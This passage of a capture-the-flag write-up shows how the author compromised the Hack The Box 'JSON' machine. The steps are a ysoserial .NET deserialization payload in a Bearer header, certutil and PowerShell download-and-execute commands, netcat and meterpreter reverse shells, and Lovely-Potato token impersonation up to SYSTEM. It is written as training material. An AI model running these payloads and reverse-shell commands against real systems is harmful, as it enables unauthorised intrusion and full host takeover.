V1Z0WW1WeVNXNW1iMU5sY21saGJHbDZZWFJwYjI1SWIyeGtaWE12VTNsemRHVnRMbEpsWm14bFkzUnBiMjR1VFdWdF1tVnlTVzVtYjFObGNtbGhiR2w2WVhS
cGIyNU1iMnhrW1hJSkNBQUFBQWtKQUFBQUNRb0FBQUFFQ0FBQUFEQ1R1WE4wW1cwdVJHVnNaV2RoZEdWFpYSnBZV3hwZW1GMGFXOXVTRz1zWkdWeUswUmxi
R1ZuWVhSbFJXNTBjbmtIQUFBQUJIUjVjR1VJWVhOelpXMWliSGtHZEdGeVoyVjBFb1JoY21kbGRGUjVjR1ZCYzNObGJXSnNlUTUwWVhKblpYU1V1WEJsVG1G
dFpRcHRaWFJvYjJST11XMWxEV1JsYkdWb11YUmx5VzUwY25rQkFRSUJBUUVETUZONWMzUmxiUzVFW1d4bFoyRjBaVk5sY21saGJHbDZZWFJwYjI1SWIyeGta
WE1yUkdWc1pXZGhkR1ZGYm5SeWVRWUxBQUFBc0FKVGVYTjBaVzB1UmSWdVkyQXpXMXRUZVhOMFpXMHVVM1J5YVc1bkxDQnRjMk52Y214cF1pd2dWbVZ5YzJs
dmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbFBXNWxkWFJ5WVd3c01GQjFZbXhwWTB0bGVWUnZhM1Z1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkTEZ0VGVYTjBa
VzB1VTNSeWFXNW5MQ0J0YzJOdmNteHBZaXdnVm1WeWMybHZiajAwTGpBdU1DNHdMQ0JEZFd4MGRYSmxQVzVsZFhSeV1Xd3NJRkIxWW14cFkwdGx1V1J2YTJW
dVBXSTNOMkUxWXpVMk1Ua3pOR1V3T0RsZExGdFR1WE4wW1cwdVJHbGhaMjV2YzNScFkzTXVVSEp2WTJWemN5d2dVM2x6ZEdWdExDQ1daWEp6YVc5dVBUUXVN
QzR3TGpBc01FTjFiSFIxY21VOWJtVjFkSEpoYkN3Z1VIVmliR2xqUzJWNVZHOXJaVzQ5WWpjM11UVmpOVF14T1RNMFpUQTRPVjFkQmd3QUFBQkxiWE5qYjNK
c2FXSXNJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQ1FkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16UmxN
RGc1Q2dZTkFBQUFTVk41YzN5bGJTd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbFBXNWxkWFJ5WVd3c01GQjFZbXhwWTB0bGVWUnZhM1Z1UFdJ
M04yRTFZelUyTVRrek5HVXdPRGtHRGdBQUFCcFR1WE4wW1cwdVJHbGhaMjV2YzNScFkzTXVVSEp2WTJWemN3WVBBQUFBQ1ZOMF1YSjBDUkFBQUFBRUNRQUFB
Qzl1UZVhOMFpXMHVVbVZtYkdWamRHbHZiaTVOWlcxaVpYSkpibVp2VTJWeWFXRnNhWHBoZEdsdmJraHZiR1JsY2djQUFBQUVUbUZ0W1F4QmMzTmxiV0pzZVU1
bGJXVUpRMnhoYzNOT11XMWxDVk5wWjI1aGRIVn1aUXBUYVdkdV1YUjFjbVV5Q2sxbGJXSmxjbFI1Y0dVUVIyVnVaWEpwWTBGeVozVnRaVzUwY3dFQkFRRUJB
QU1JRFZONWMzUmxiUzVVZVhCbFcxMEpEd0FBQUFrTkFBQUFDUTRBQUFBR0ZBQUFBRDVUZVhOMFpXMHVSR2xoWjI1dmMzUnBZM011VUhKdlkyVnpjeUJUZEdG
bWRDaFR1WE4wW1cwdVUzUnlhVzVuTENCVGVYTjBaVzB1VTNSeWFXNW5LUV1WQUFBQVBsTjVjM1JsY1M1RWFXRm5ibT16ZEdsamN5NVFjbT1qW1hOek1GTjBZ
WEowS0ZONWMzUmxiUzVUZEhKcGJtY3NJRk41YzNSbGJTNVRkSEpwYm1jcENBQUFBQW9CQ2dBQUFBa0FBQUFHRmdBQUFBZERiMjF3WVhKbENRd0FBQUFHR0FB
QUFBMVR1WE4wW1cwdVUzUnlhVzVuQmhrQUFBQXJTVzUwTXpJZ1EyOXRjR0Z5W1NoVGVYTjBaVzB1VTNSeWFXNW5MQ0JUZVhOMFpXMHVM1J5YVc1bktRWWFB
QUFBTWxONWMzUmxiUzVKYm5Rek1pQkRiMjF3WVhKbEtGTjVjM1JsY1M1VGRISnBibWNzSUZONWMzUmxiUzVUZEhKcGJtY3BDQUFBQUFvQkVBQUFBQWdBQUFB
R0d3QUFBSEZUZVhOMFpXMHVRMjl0Y0dGeWFYTnZibUF4VzF0VGVYTjBaVzB1VTNSeWFXNW5MQ0J0YzJOdmNteHBZaXdnVm1WeWMybHZiajAwTGpBdU1DNHdM
Q0JEZFd4MGRYSmxQVzVsZFhSeV1Xd3NJRkIxWW14cFkwdGx1V1J2YTJWdVBXSTNOMkUxWXpVMk1Ua3pOR1V3T0RsZFhRa01BQUFBQ2drTUFBQUFDUmdBQUFB
SkZnQUFBQW9MJwogICAgICAgICAgICAgICAgfQ==
```

The above will generate a base64 payload we can place into the Bearer header at http://json.htb/api/Account. We need to start an smbserver on our attack machine and send the malicious Bearer Token value to the target.

```
# On attack machine start an impacket smb server in the location of the
/opt/ActiveDirectory/impacket/examples/smbserver.py -smb2support MyShare /root/HTB/Boxes/JSON/
```

Place base64 generated into Burp value Bearer Token

Request

Raw | Params | Headers | Hex

```
GET /api/Account/ HTTP/1.1
Host: json.htb
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: application/json, text/plain, */*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://json.htb/index.html
Bearer:
ewogICAgICAgICAgICAgICAgICAgICCkdHlwZSc6ICdTeXN0ZW0uU2VjdXJpdHkuUHJpbmNpcG
FsLldpbmRvd3NJZGVudGl0eSwgbXNjb3JsaWIsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1u
ZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzR1MDg5JywKICAgICAgICAgICAgIC
AgICAgICAnU31zdGVtL1N1Y3VyaXR5LkNsYW1tc01kZW50aXR5LmJvb3RzdHJhcENvbnR1eHQn
OiAnQUFFQUFBRC8vLy8vQVFBQUFBQUFBQUFNQWdBQUFFbFR1WE4wW1cwc01GWmxjbk5wYjI0OU
5DNHdMakF1TUN3Z1EzVnNkSFZ5W1QxdVpYVjBjbUZzTENCUWRXSnNhV05MW1hsVWIydGxiajFp
TnpkaE5XTTFOakU1TXpSbE1EZzVCUUVBQUFDRUFWTjVjM1JsY1M1RGIyeHNaV04wYVc5dWN5NU
haVzVsY21sakxsTnZjblJsWkZObGRHQXhXMXRUZVhOMFpXMHVVM1J5YVc1bkxDQnRjMk52Y214
cFlpd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbFBXNWxkWFJ5WVd3c01GQjFZbX
hwWTB0bGVWUnZhM1Z1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkWFFRQUFBQUZRMjkxYm5RSVEy
OXRjR0Z5W1hJSFZtVnljMmx2YmdWSmRHVnRjd0FEQUFZSWpRR1R1WE4wW1cwdVEyOXNiR1ZqZE
dsdmJuTXVSM1Z1W1hKcF15NURiMjF3WVhKcGMyOXVRMj10Y0dGeVpYSmdNVnRiVTNsemRHVnRM
bE4wY21sdVp5d2diWE5qYjNKc2FXSXNJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1ZzZEhWeV
pUMXVaWFYwY21Gc0xDQ1FkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16UmxNRGc1
WFYwSUFnQUFBQU1BQUFBSkF3QUFBQU1BQUFBSkJBQUFBQVFEQUFBQWpRR1R1WE4wW1cwdVEyOX
NiR1ZqZEdsdmJuTXVSM1Z1W1hKcF15NURiMjF3WVhKcGMyOXVRMj10Y0dGeVpYSmdNVnRiVTNs
emRHVnRMbE4wY21sdVp5d2diWE5qYjNKc2FXSXNJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1
ZzZEhWeVpUMXVaWFYwY21Gc0xDQ1FkV0pzYVdOTFpYbFViMnRsYmoxaU56ZGhOV00xTmpFNU16
UmxNRGc1WFYwQkFBQUFDMT1qYjIxd11YSnBjMj11QX1KVGVYTjBaVzB1UkdWc1pXZGhkR1ZUW1
hKcF1XeHB1bUYwYVc5dVNHOXNaR1Z5Q1FVQUFBQVJCQUFBQUFJQUFBQUdCZ0FBQUNNd115QnVa
WFFnZFhObE1IUTZJRnhjTVRBdU1UQXVNVFF1TWpGY1RYbFRhR0Z5W1FZSEFBQUFBMk50WkFRRk
FBQUFJbE41YzNSbGJTNUVaV3hsWjJGMFpWTmxjbWxoYkdsN1lYUnBiMjVJYjJ4a1pYSURBQUFB
Q0VSbGJHVm5ZWFJsQjIxbGRHaHZaREFIY1dWMGFHOWtNUU1EQXpCVGVYTjBaVzB1UkdWc1pXZG
hkR1ZUW1hKcF1XeHB1bUYwYVc5dVNHOXNaR1Z5SzBSbGJHVm5ZWFJsU1c1MGNua3ZVM2x6ZEdW
dExsSmxabXhsWTNScGIyNHVUV1Z0WW1WeVNXNW1iMU5sY21saGJHbDZZWFJwYjI1SWIyeGtaWE
l2VTNsemRHVnRMbEpsWm14bFkzUnBiMjR1VFdWdF1tVn1TVzVtYjFObGNtbGhiR2w2WVhScGIy
NU1iMnhrW1hJSkNBQUFBQWtKQUFBQUNRb0FBQUFFQ0FBQUFEQ1R1WE4wW1cwdVJHVnNaV2RoZE
dWVFpYSnBZV3hwZW1GMGFXOXVTRzlzWkdWeUswUmxiR1ZuWVhSbFJXNTBjbmtIQUFBQUJIUjVj
R1VJWVhOelpXMW1iSGtHZEdGeVoyVjBFbloY21kbGRGUjVjR1ZCYzNObGJXSnN1UTUwWVhKb1
pYU1VlWEJsVG1GdFpRcHRaWFJvYjJST1lXMWxEV1JsYkdWbllYUmxSVzUwY25rQkFRSUJBUUVE
TUZONWMzUmxiUzVFWld4bFoyRjBaVk5sY21saGJHbDZZWFJwYjI1SWIyeGtaWElyUkdWc1pXZG
hkR1ZGYm5SeWVRWUxBQUFBc0FKVGVYTjBaVzB1Um5WdVkyQXpXMXRUZVhOMFpXMHVVM1J5YVc1
bkxDQnRjMk52Y214cFlpd2dWbVZ5YzJsdmJqMDBMakF1TUM0d0xDQkRkV3gwZFhKbFBXNWxkWF
J5WVd3c01GQjFZbXhwWTB0bGVWUnZhM1Z1UFdJM04yRTFZelUyTVRrek5HVXdPRGxkTEZ0VGVY
TjBaVzB1VTNSeWFXNW5MQ0J0YzJOdmNteHBZaXdnVm1WeWMybHZiajAwTGpBdU1DNHdMQ0JEZF
d4MGRYSmxQVzVsZFhSeVlXd3NJRkIxWW14cFkwdGxlV1J2YTJWdVBXSTNOMkUxWXpVMk1Ua3pO
R1V3T0RsZExGdFR1WE4wW1cwdVJHbGhaMjV2YzNScFkzTXVVSEp2WTJWemN5d2dVM2x6ZEdWdE
xDQ1daWEp6YVc5dVBUUXVNQzR3TGpBc01FTjFiSFIxY21VOWJtVjFkSEpoYkN3Z1VIVmliR2xq
UzJWNVZHOXJaVzQ5WWpjM1lUVmpOVF14T1RNMFpUQTRPVjFkQmd3QUFBQkxiWE5qYjNKc2FXSX
NJR1psY25OcGIyND1OQzR3TGpBdU1Dd2dRM1ZzZEhWeVpUMXVaWFYwY21Gc0xDQ1FkV0pzYVdO
```

? < + > Type a search term 0 matche

Click Send in Burp and check our SMB Servers output. We have a hit!
This now tells us the users name is userpool
NOTE: Responder can also be used to capture this hash

I became stuck here for a while. I was able to upload files to the machine however I was not able to obtain a reverse shell. A few things became clear during my failed attempts. PowerShell does not seem to be available to me which leaves me with the Command Prompt only. AV must be catching my msfvenom payloads. I can upload files to the box using SMB and HTTP. Executing nc.exe seemed to fail. I tried ncat after that to see if it would make a difference. That gave me a connection however the shell would fail to complete its execution. It turns out that I could not access PowerShell at all. I kept trying for it because PowerShell is my bread and butter. I am the guy who writes PowerShell reverse shells.

I downloaded nc64.exe

```
# Generate Payload on WIndows Machine
.\ysoserial.exe -g WindowsIdentity -f Json.Net -o base64 -c "certutil.exe -urlcache -split -f http://
10.10.14.21/nc64.exe C:\Windows\Temp\nc64.exe”

# Start HTTP server to server nc64.exe file
python -m SimpleHTTPServer

# Place ysoserial results into Bearer token value in Burp and click Send
```

I then executed the reverse shell

```
# Generate payload to execute reverse shell on Windows Machine
.\ysoserial.exe -g WindowsIdentity -f Json.Net -o base64 -c "C:\Windows\Temp\nc64.exe -e powershell
10.10.14.21 8089"

# Start netcat listener on Attack machine
nc -lvnp 8089

# Execute payload by placing ysoserial result in Bearer token value in Burp and click sendS
```

I placed the above base64 results into the bearer token value in Burp and clicked send

That gave use user flag

```
type C:\Users\userpool\Desktop\user.txt
34459a01f50050dc410db09bfb9f52bb
```

```
root@kali:~/HTB/Boxes/JSON# nc -lvnp 8088
Ncat: Version 7.80 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.158.
Ncat: Connection from 10.10.10.158:49214.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>whoami
whoami
json\userpool

c:\windows\system32\inetsrv>type C:\Users\userpool\Desktop\user.txt
type C:\Users\userpool\Desktop\user.txt
34459a01f50050dc410db09bfb9f52bb
```

USER FLAG: 34459a01f50050dc410db09bfb9f52bb

PrivEsc

The shell seemed a little slow. I am going to see if a meterpreter improves the speed.

```
# On attack machine start a Metasploit listener
msfconsole
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set LHOST 10.10.14.21
set LPORT 8081
run

# On target machine in slow shell
C:\Windows\Temp\nc64.exe -e powershell 10.10.14.21 8081

# Now that we have a Metasploit session we can try to upgrade it.

# Get the sessions ID number
sessions -l
# RESULTS
Active sessions
===============

  Id  Name  Type
Information                                                                          Connection
  --  ----  ----
-----------                                                                          ----------
  1         shell x64/windows  Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. All
righ...  10.10.14.21:8081 -> 10.10.10.158:49414 (10.10.10.158)

# Upgrade to Meterpreter
sessions -u 1
```

As a side not this did not work on the first attempt. I had to run the command a couple times before I upgraded the shell

```
msf5 exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]

[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 10.10.14.21:4433
msf5 exploit(multi/handler) > se
[*] Sending stage (180291 bytes) to 10.10.10.158
ssio[*] Meterpreter session 3 opened (10.10.14.21:4433 -> 10.10.10.158:49475) at 2019-12-14 11:27:05 -0700
[*] Stopping exploit/multi/handler
```

Running some initial enum I discovered userpool has impersonate priviledges

```
whoami /priv
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
```

```
c:\windows\system32\inetsrv>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

I found a great PowerShell module to use for this permission
REOSURCE: https://github.com/TsukiCTF/Lovely-Potato

```
# Edit the script and edit the variables below
vi Invoke-LovelyPotato.ps1
$RemoteDir = "http://10.10.14.21"
$LocalPath = "C:\Windows\Temp"
```

```
# Configuration
$RemoteDir = "http://10.10.14.21"
$LocalPath = "c:\windows\temp"
```

```
# Create a Meterpreter Binary on attack machine. Make life easier by naming the file meterpreter.exe
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.21 LPORT=8084 -f exe -o meterpreter.exe

# Copy needed files to HTTP Server Directory
cp Invoke-LovelyPotato.ps1 /root/HTB/Boxes/JSON
cp test_clsid.bat /root/HTB/Boxes/JSON/

# In multi/handler set LPORT value to 8084 to cartch above shell and set payload
set LPORT 8084
set payload windows/meterpreter/reverse_tcp

# Host HTTP Server on attack machine
python3 -m http.server 80
```

```
root@kali:~/HTB/Boxes/JSON# python3 http.server 80
python3: can't open file 'http.server': [Errno 2] No such file or directory
root@kali:~/HTB/Boxes/JSON# python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
10.10.10.158 - - [14/Dec/2019 12:04:59] "GET /Invoke-LovelyPotato.ps1 HTTP/1.1" 200 -
10.10.10.158 - - [14/Dec/2019 12:05:04] "GET /test_clsid.bat HTTP/1.1" 200 -
10.10.10.158 - - [14/Dec/2019 12:05:04] "GET /meterpreter.exe HTTP/1.1" 200 -
```

```
# Execute it to gain shell. Since PowerShell fails to open I am going to open it and issue a command
simultaneously. Once this command is executed it takes about 10 minutes to gain a reverse shell as System.
powershell IEX(New-Object Net.WebClient).DownloadString('http://10.10.14.21/Invoke-LovelyPotato.ps1')
```

```
Name           Used (GB)     Free (GB) Provider      Root
----           ---------     --------- --------      ----
HKCR                                   Registry      HKEY_CLASSES_ROOT
Testing {6CF9B800-50DB-46B5-9218-EACF07F5E414} 10001
....
[+] authresult 0
{6CF9B800-50DB-46B5-9218-EACF07F5E414};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {784E29F4-5EBE-4279-9948-1E8FE941646D} 10001
.........................................Testing {8BC3F05E-D86B-11D0-A075-00C04FB68820} 10001
....
[+] authresult 0
{8BC3F05E-D86B-11D0-A075-00C04FB68820};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {90F18417-F0F1-484E-9D3C-59DCEEE5DBD8} 10001
.........................................Testing {9B1F122C-2982-4e91-AA8B-E071D54F2A4D} 10001
....
[+] authresult 0
{9B1F122C-2982-4e91-AA8B-E071D54F2A4D};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {C49E32C6-BC8B-11d2-85D4-00105A1F8304} 10001
.........................................Testing {d20a3293-3341-4ae8-9aaf-8e397cb63c34} 10001
....
[+] authresult 0
{d20a3293-3341-4ae8-9aaf-8e397cb63c34};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {e60687f7-01a1-40aa-86ac-db1cbf673334} 10001
.........................................Testing {eff7f153-1c97-417a-b633-fede6683a939} 10001
....
[+] authresult 0
{eff7f153-1c97-417a-b633-fede6683a939};NT AUTHORITY\SYSTEM

[+] CreateProcessWithTokenW OK
Testing {f3b4e234-7a68-4e43-b813-e4ba55a065f6} 10001
.........................................
```

```
msf5 exploit(multi/handler) > set LPORT 8084
LPORT => 8084
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.10.14.21:8084
[*] Sending stage (180291 bytes) to 10.10.10.158
[*] Meterpreter session 6 opened (10.10.14.21:8084 -> 10.10.10.158:50151) at 2019-12-14 12:09:28 -0700
[*] Sending stage (180291 bytes) to 10.10.10.158
```

I misspelled the admin user in the picture. This command is the right way

```
type C:\Users\superadmin\Desktop\root.txt
3cc85d1bed2ee84af4074101b991d441
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 2708 created.
Channel 1 created.
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

C:\Windows\system32>type C:\Users\superuser\Desktop\root.txt
type C:\Users\superuser\Desktop\root.txt
```

```
C:\Users\superadmin\Desktop>type root.txt
type root.txt
3cc85d1bed2ee84af4074101b991d441
```

ROOT FLAG: 3cc85d1bed2ee84af4074101b991d441

PrivEsc2

During basic enumeration I discovered there is another port listening that was not and would not show in my nmap scan at 127.0.0.1:14147

```
netstat -ano
# RESULTS
Proto  Local Address          Foreign Address        State           PID
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING       784
  TCP    0.0.0.0:80             0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:135            0.0.0.0:0              LISTENING       556
  TCP    0.0.0.0:445            0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:5985           0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:47001          0.0.0.0:0              LISTENING       4
  TCP    0.0.0.0:49152          0.0.0.0:0              LISTENING       376
  TCP    0.0.0.0:49153          0.0.0.0:0              LISTENING       708
  TCP    0.0.0.0:49154          0.0.0.0:0              LISTENING       732
  TCP    0.0.0.0:49155          0.0.0.0:0              LISTENING       512
  TCP    0.0.0.0:49156          0.0.0.0:0              LISTENING       460
  TCP    0.0.0.0:49157          0.0.0.0:0              LISTENING       1712
  TCP    0.0.0.0:49158          0.0.0.0:0              LISTENING       468
  TCP    10.10.10.158:139       0.0.0.0:0              LISTENING       4
  TCP    10.10.10.158:49337     10.10.14.21:8088       ESTABLISHED     1408
  TCP    127.0.0.1:14147        0.0.0.0:0              LISTENING       784
==========================================================================================
  TCP    [::]:21                [::]:0                 LISTENING       784
  TCP    [::]:80                [::]:0                 LISTENING       4
  TCP    [::]:135               [::]:0                 LISTENING       556
  TCP    [::]:445               [::]:0                 LISTENING       4
  TCP    [::]:5985              [::]:0                 LISTENING       4
  TCP    [::]:47001             [::]:0                 LISTENING       4
  TCP    [::]:49152             [::]:0                 LISTENING       376
  TCP    [::]:49153             [::]:0                 LISTENING       708
  TCP    [::]:49154             [::]:0                 LISTENING       732
  TCP    [::]:49155             [::]:0                 LISTENING       512
  TCP    [::]:49156             [::]:0                 LISTENING       460
  TCP    [::]:49157             [::]:0                 LISTENING       1712
  TCP    [::]:49158             [::]:0                 LISTENING       468
```

This port is only available from the local machine. I am going to set up a port forward through Meterpreter so I can access the port remotely.

```
# Get Meterpreter session id number
sessions -l

# Open your meterter session
sessions -i 3

# In Meterpreter shell
portfwd add -l 14147 -p 14147 -r 127.0.0.1
```

```
msf5 exploit(multi/handler) > se
[*] Sending stage (180291 bytes) to 10.10.10.158
ssio[*] Meterpreter session 3 opened (10.10.14.21:4433 -> 10.10.10.158:49475) at 2019-12-14 11:27:05 -0700
[*] Stopping exploit/multi/handler
sessions -l

Active sessions
===============

  Id  Name  Type                     Information
  --  ----  ----                     -----------
  1         shell x64/windows        Microsoft Windows [Version 6.3.9600] (c) 2013 Microsoft Corporation. Al
  3         meterpreter x86/windows  JSON\userpool @ JSON

msf5 exploit(multi/handler) > sessions -i 3
[*] Starting interaction with 3...

meterpreter > portfwd add -l 14147 -p 14147 -r 127.0.0.1
[*] Local TCP relay created: :14147 <-> 127.0.0.1:14147
```

I next connected to the service

```
nc 127.0.0.1 14147
# RESULTS
FZS`    @~You appear to be behind a NAT router. Please configure the passive mode settings and forward a
range of ports in your router.DWarning: FTP over TLS is not enabled, users cannot securely log in.
```

This appears to be another FTP server on the machine. Lets connect to it. FileZilla is my personal favorite client for FTP. Make sure you dont install whatever excess nonsense applications they try to squeeze in there. Gotta make a living right
RESOURCE: https://filezilla-project.org/

```
# After downloading the file you can unpack it
tar xjvf FileZilla_3.46.0_x86_64-linux-gnu.tar.bz2 -C /opt/

# Apt installs it as well
apt install filezilla
```

Use the FileZilla client on a Windows device hosting you Kali VM connect to your kali machine
she

Once connected create a new user account with read and write access to the C:\ drive and download the root.txt file
ROOT FLAG: 3cc85d1bed2ee84af4074101b991d441